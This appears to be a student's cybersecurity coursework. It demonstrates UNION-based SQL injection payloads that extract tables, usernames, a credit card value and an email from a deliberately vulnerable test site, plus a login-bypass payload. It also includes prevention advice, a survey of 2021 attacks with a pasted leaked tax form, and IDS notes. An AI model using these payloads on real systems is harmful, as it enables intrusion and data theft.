


the concat function is used for concatenation of two or more string into a single string.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()

From screen you can see through concat function we have successfully retrieved all table name inside the database.


Table 1: artist
Table 2: Carts
Table 3: Categ
Table 4: Featured
Table 5: Guestbook
Table 6: Pictures
Table 7: Product
Table 8: users



Maybe we can get some important data from the **users** table, so let's penetrate more inside. Again Use the concat function for table users for retrieving its entire column names.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'


We successfully retrieve all eight column names from inside the table users.
Then I have chosen only three columns i.e. **uname, email** and **cc** for further enumeration.



Use the concat function for selecting **uname** from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(uname),3 from users


From the screenshot, you can read uname: **test**



Use the concat function for selecting **cc** (credit card) from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(cc),3 from users


From the screenshot, you can read cc: **1234-5678-2300-0387**



Use the concat function for selecting **email** from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(email),3 from users

From the screenshot, you can read email: **Pcoussel@email.com**




Preventive Steps to avoid SQL Injection Attack:

Preventing SQL Injection vulnerabilities is not easy. Specific prevention techniques depend on the subtype of SQLi vulnerability, on the SQL database engine, and on the programming language. However, there are certain general strategic principles that you should follow to keep your web application safe.


- **Step 1: Train and maintain awareness**
  To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with SQL Injections. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins. You can start by referring them to this page.
- **Step 2: Don't trust any user input**
  Treat all user input as untrusted. Any user input that is used in an SQL query introduces a risk of an SQL Injection. Treat input from authenticated and/or internal users the same way that you treat public input.
- **Step 3: Use whitelists, not blacklists**
  Don't filter user input based on blacklists. A clever attacker will almost always find a way to circumvent your blacklist. If possible, verify and filter user input using strict whitelists only.
- **Step 4: Adopt the latest technologies**
  Older web development technologies don't have SQLi protection. Use the latest version of the development environment and language and the latest technologies associated with that environment/language. For example, in PHP use PDO instead of MySQLi.
- **Step 5: Employ verified mechanisms**
  Don't try to build SQLi protection from scratch. Most modern development technologies can offer you mechanisms to protect against SQLi. Use such mechanisms instead of trying to reinvent the wheel. For example, use parameterized queries or stored procedures.
- **Step 6: Scan regularly (with Acunetix)**
  SQL Injections may be introduced by your developers or through external libraries/modules/software. You should regularly scan your web applications using a web vulnerability scanner such as Acunetix. If you use Jenkins, you should install the Acunetix plugin to automatically scan every build.


5. **Try to perform Bypass Authentication on https://demo.testfire.net and mention the payload which you used to bypass and mention preventive steps to avoid this attack.**

Bypass Authentication/Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction. There are several tools that can automate these attacks once the location of the vulnerability and the target information has been established.



Payload used: admin' or '1'='1





Preventing Blind SQLi Attacks

It is important to note that the skills and tools required to exploit blind SQLi vulnerabilities may differ widely from classic SQLi vulnerabilities, but the prevention techniques are very similar for kinds of SQL Injections. Very often, the developer's ill-founded, poorly thought and weak efforts to protect the web application against classic SQLi vulnerabilities cause blind SQLi vulnerabilities. For instance, turning off error reporting.

- **Ensure Secure Coding Practices**
  Regardless of what language you are using, the coding practices you use must be in sync with the OWASP Secure coding guidelines. Most web development platforms offer mechanisms to avoid all SQL Injections. Use parameterized queries instead of dynamic queries (details below). Remember to implement a whitelist of special characters from all user-input fields (comments, contact form, etc.). and to use the input encoding.
  Consider using Database Layer Access (DAL) as it enables you to centralize the issue or Object Relational Mapping (ORM) systems as they use only parameterized queries. In either case, convert all legacy codes based on these new libraries.
- **Use Parameterized Queries**
  Avoid dynamic SQL queries at all costs and use parameterized queries instead. Parameterized queries are prepared statements that enable you to effectively and robustly mitigate Blind SQL Injections. So, locate all dynamic SQL queries and convert them to parameterized queries.
- **Comprehensive and Intelligent Security Scanning Tool is a Must-Have**
  Using a comprehensive and intelligent security scanning tool, regularly scan your web application (right from the developmental stages) to identify new bugs and gaps that can cause SQLi attacks.
- **Onboard a Managed and Robust Security Solution**
  Scanning can only identify gaps and vulnerabilities. To protect your web application against these attacks, these vulnerabilities need to be secured and patched until they are fixed. Onboarding a robust and managed security solution like AppTrana which offers an intelligent and managed WAF, regular security audits, and pen-testing and the services of certified security experts to ensure that your application is secure at all times against vulnerabilities including blind SQLi.

6. Write an article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain any topic which you learned in this course and mention what you learned.

What is cybersecurity?
Cybersecurity is the protection of internet-connected systems such as hardware, software and data from cyberthreats. The practice is used by individuals and enterprises to protect against unauthorized access to data centres and other computerized systems. A strong cybersecurity strategy can provide a good security posture against malicious attacks designed to access, alter, delete, destroy or extort an organization's or user's systems and sensitive data. Cybersecurity is also instrumental in preventing attacks that aim to disable or disrupt a system's or device's operations.

Why is cybersecurity important?
With an increasing number of users, devices and programs in the modern enterprise, combined with the increased deluge of data -- much of which is sensitive or confidential -- the importance of cybersecurity continues to grow. The growing volume and sophistication of cyber attackers and attack techniques compound the problem even further.

What are the elements of cybersecurity and how does it work?
The cybersecurity field can be broken down into several different sections, the coordination of which within the organization is crucial to the success of a cybersecurity program. These sections include the following:

- Application security
- Information or data security
- Network security
- Disaster recovery/business continuity planning
- Operational security
- Cloud security
- Critical infrastructure security
- Physical security
- End-user education

Maintaining cybersecurity in a constantly evolving threat landscape is a challenge for all organizations. Traditional reactive approaches, in which resources were put toward protecting systems against the biggest known threats, while lesser known threats were undefended, is no longer a sufficient tactic. To keep up with changing security risks, a more proactive and adaptive approach is necessary. Several key cybersecurity advisory organizations offer guidance. For example, the National Institute of Standards and Technology (NIST) recommends adopting continuous monitoring and real-time assessments as part of a risk assessment framework to defend against known and unknown threats.

What are the benefits of cybersecurity?
The benefits of implementing and maintaining cybersecurity practices include:

- Business protection against cyberattacks and data breaches.
- Protection for data and networks.
- Prevention of unauthorized user access.
- Improved recovery time after a breach.
- Protection for end users and endpoint devices.


- Regulatory compliance.
- Business continuity.
- Improved confidence in the company's reputation and trust for developers, partners, customers, stakeholders and employees.

What are the different types of cybersecurity threats?

The process of keeping up with new technologies, security trends and threat intelligence is a challenging task. It is necessary in order to protect information and other assets from cyberthreats, which take many forms. Types of cyberthreats include:

- **Malware** is a form of malicious software in which any file or program can be used to harm a computer user. This includes worms, viruses, Trojans and spyware.
- **Ransomware** is another type of malware. It involves an attacker locking the victim's computer system files -- typically through encryption -- and demanding a payment to decrypt and unlock them.
- **Social engineering** is an attack that relies on human interaction to trick users into breaking security procedures to gain sensitive information that is typically protected.
- **Phishing** is a form of social engineering where fraudulent email or text messages that resemble those from reputable or known sources are sent. Often random attacks, the intent of these messages is to steal sensitive data, such as credit card or login information.
- **Spear phishing** is a type of phishing attack that has an intended target user, organization or business.
- **Insider threats** are security breaches or losses caused by humans -- for example, employees, contractors or customers. Insider threats can be malicious or negligent in nature.
- **Distributed denial-of-service (DDoS)** attacks are those in which multiple systems disrupt the traffic of a targeted system, such as a server, website or other network resource. By flooding the target with messages, connection requests or packets, the attackers can slow the system or crash it, preventing legitimate traffic from using it.
- **Advanced persistent threats (APTs)** are prolonged targeted attacks in which an attacker infiltrates a network and remains undetected for long periods of time with the aim to steal data.
- **Man-in-the-middle (MitM)** attacks are eavesdropping attacks that involve an attacker intercepting and relaying messages between two parties who believe they are communicating with each other.

Other common attacks include botnets, drive-by-download attacks, exploit kits, malvertising, vishing, credential stuffing attacks, cross-site scripting (XSS) attacks, SQL injection attacks, business email compromise (BEC) and zero-day exploits.



10 Major Cyber Attacks Witnessed Globally in Q1 2021:

Cybercrime has been on the rise for years now and it is not showing any signs of slowing down. To make it worse, the arrival of the COVID-19 pandemic in 2020 just fueled the situation. Those who were expecting relief from the increasing terror of cybercrimes in 2021 are to be disappointed as the number of attacks is only increasing day after day. We have barely crossed the first quarter of 2021 and already several huge cyber-attacks have made the headlines. Here is a list of some of the major cyber-attacks that took place in Q1 2021:

#1 Channel Nine

Australian broadcaster Channel Nine was hit by a cyber-attack on 28th March 2021, which rendered the channel unable to air its Sunday news bulletin and several other shows. With the unavailability of internet access at its Sydney headquarters, the attack also interrupted operations at the network's publishing business as some of the publishing tools were also down. Although the channel first claimed that the inconvenience was just due to "technical difficulties", it later confirmed the cyber-attack.

#2 Harris Federation

In March 2021, the London-based Harris Federation suffered a ransomware attack and was forced to "temporarily" disable the devices and email systems of all the 50 secondary and primary academies it manages. **This resulted in over 37,000 students being unable to access their coursework and correspondence.**

(Source: Twitter)

#3 CNA Financial

One of the biggest cyber insurance firms in the US CNA Financial suffered a ransomware attack on 21st March 2021. The cyber-attack disrupted the organization's customer and employee services for three days as CNA was forced to shut down to prevent further compromise. The cyber-attack utilized a new version of the Phoenix CryptoLocker malware, which is a form of ransomware.

Statement by CNA (Source: CNA's Website)

#4 Florida Water System

A cybercriminal attempted to poison the water supply in Florida and managed by increasing the amount of sodium hydroxide to a potentially dangerous level. The cybercriminal was able to breach Oldsmar's computer system and briefly increased the amount of sodium hydroxide from 100 parts per million to 11,100 parts per million.

Politician Marco Rubio's Tweet About the Attack (Source: Twitter)


#5 Microsoft Exchange Mass Cyber Attack

A mass cyber-attack affected millions of Microsoft clients around the globe, wherein threat actors actively exploited **four zero-day vulnerabilities in Microsoft's Exchange Server**. It is believed that **nine government agencies**, as well as over **60,000 private companies in the US alone, were affected by the attack**.

CISA's Tweet After Microsoft Exchange Vulnerabilities Came to Light (Source: Twitter)

#6 Airplane Manufacturer Bombardier


A popular Canadian plane manufacturer, **Bombardier, suffered a data breach in February 2021. The breach resulted in the compromise of the confidential data of suppliers, customers and around 130 employees located in Costa Rica**. The investigation revealed that an unauthorized party had gained access to the data by exploiting a vulnerability in a third-party file-transfer application. Also, the stolen data was leaked on the site operated by the Clop ransomware gang.



Bombardier's Data Leaked Online (Source: Security Affairs)

#7 Computer Maker Acer

The globally renowned computer giant **Acer suffered a ransomware attack** and **was asked to pay a ransom of $50 million, which made the record of the largest known ransom to date**. It is believed that a cybercriminal group called REvil is responsible for the attack. The threat actors also announced the breach on their site and leaked some images of the stolen data.



Acer's Stolen Data on REvil's Data Leak Site (Source: Bleeping Computer)

#8 University of the Highlands and Islands

A cyber-attack targeted the University of the Highlands and Islands (UHI), forcing the university to close all its 13 colleges and research institutions to students for a day. Security professionals uncovered that the attack was launched using Cobalt Strike, a penetration testing toolkit commonly used by security researchers for legitimate purposes. This incident is just another in a series of **cyber-attacks targeting the education sector**.

(Source: Twitter)

#9 Sierra Wireless

On 20th March 2021, the multinational IoT device manufacturer Sierra Wireless was hit by a ransomware attack against its internal IT systems and had to halt production at its manufacturing sites. Its customer-facing products weren't affected and the company was able to resume production in less than a week.

> "This ransomware attack highlights the complexity and far-reaching damage of a B2B data breach. As evidenced by this and many other recent ransomware attacks, it's no longer an issue of just whether or not to pay the ransom. It's important to adopt a proactive and threat-informed approach to security strategy that allows for an organization to know it can thwart ransomware attacks."
>
> – Stephan Chenette, Co-Founder & CTO of AttackIQ

#10 Accellion Supply Chain Attack

Security software provider **Accellion fell victim to a breach** targeting its file transfer system FTA. Many of its clients were affected by the breach. Some high-profile organizations that got caught in the crossfire include grocery giant Kroger, telecom industry leader Singtel, the University of Colorado, cyber security firm Qualys and the Australian Securities and Investments Commission (ASIC). A lot of confidential and sensitive data stolen from various companies by exploiting the vulnerabilities in Accellion's FTA tool was leaked online.

様 式 3
FORM

租 税 条 約 に 関 す る 届 出 書

APPLICATION FORM FOR INCOME TAX CONVENTION

使用料に対する所得税及び復興特別所得税の軽減・免除
Relief from Japanese Income Tax and Special Income Tax for Reconstruction on Royalties

この届出書の記載に当たっては、別紙の注意事項を参照してください。
See separate instructions.

支払者受付印 / 税務署受付印

(税務署整理欄 For official use only)
適用：有、無
番号確認 / 身元確認

税務署長殿
To the District Director, _____ Tax Office

1 適用を受ける租税条約に関する事項；
Applicable Income Tax Convention
日本国と_____との間の租税条約第___条第___項___
The Income Tax Convention between Japan and United States Article___, para.___

☐ 限度税率 ___%
Applicable Tax Rate
☐ 免 税（注11）
Exemption (Note 11)

2 使用料の支払を受ける者に関する事項；
Details of Recipient of Royalties

氏名又は名称 Full name		Qualys, Inc.
個人番号又は法人番号（有する場合のみ記入） Individual Number or Corporate Number (Limited to cases of a holder)		
個人の場合 Individual	住所又は居所 Domicile or residence	(電話番号 Telephone Number)
	国籍 Nationality	
法人その他の団体の場合 Corporation or other entity	本店又は主たる事務所の所在地 Place of head office or main office	(電話番号 Telephone Number) +1 (650) 801-6
	設立又は組織された場所 Place where the Corporation was established or organized	Organized under the laws of the State of Delaware, United States of America
	事業が管理・支配されている場所 Place where the business is managed and controlled	floor (電話番号 Telephone Number) +1 (650) 801
下記「4」の使用料につき居住者として課税される国及び納税地(注8) Country where the recipient is taxable as resident on Royalties mentioned in 4 below and the place where he is to pay tax (Note 8)		(納税者番号 Taxpayer Identification Number) 77-0534145 United States of America

Qualys' Income Tax details leaked online (Source: Cyble)

IDS, Firewall and Honeypot

An **intrusion detection system (IDS)** is a system that monitors network traffic for suspicious activity and alerts when such activity is discovered. While anomaly detection and reporting are the primary functions, some intrusion detection systems are capable of taking actions when malicious activity or anomalous traffic is detected, including blocking traffic sent from suspicious Internet Protocol (IP) addresses. An IDS can be contrasted with an intrusion prevention system (IPS), which monitors network packets for potentially damaging network traffic, like an IDS, but has the primary goal of preventing threats once detected, as opposed to primarily detecting and recording threats.

How do intrusion detection systems work?

Intrusion detection systems are used to detect anomalies with the aim of catching hackers before they do real damage to a network. They can be either network- or host-based. A host-based intrusion detection system is installed on the client computer, while a network-based intrusion detection system resides on the network. Intrusion detection systems work by either looking for signatures of known attacks or deviations from normal activity. These deviations or anomalies are pushed up the stack and examined at the protocol and application layer. They can effectively detect events such as Christmas tree scans and domain name system (DNS) poisonings. An IDS may be implemented as a software application running on customer hardware or as a network security appliance. Cloud-based intrusion detection systems are also available to protect data and systems in cloud deployments.

Different types of intrusion detection systems

IDSes come in different flavors and detect suspicious activities using different methods, including the following:

- **A network intrusion detection system (NIDS)** is deployed at a strategic point or points within the network, where it can monitor inbound and outbound traffic to and from all the devices on the network.
- **A host intrusion detection system (HIDS)** runs on all computers or devices in the network with direct access to both the internet and the enterprise's internal network. A

HIDS has an advantage over a NIDS in that it may be able to detect anomalous network packets that originate from inside the organization or malicious traffic that a NIDS has failed to detect. A HIDS may also be able to identify malicious traffic that originates from the host itself, such as when the host has been infected with malware and is attempting to spread to other systems.

- **A signature-based intrusion detection system (SIDS)** monitors all the packets traversing the network and compares them against a database of attack signatures or attributes of known malicious threats, much like antivirus software.
- **An anomaly-based intrusion detection system (AIDS)** monitors network traffic and compares it against an established baseline to determine what is considered normal for the network with respect to bandwidth, protocols, ports and other devices. This type often uses machine learning to establish a baseline and accompanying security policy. It then alerts IT teams to suspicious activity and policy violations. By detecting threats using a broad model instead of specific signatures and attributes, the anomaly-based detection method improves upon the limitations of signature-based methods, especially in the detection of novel threats.

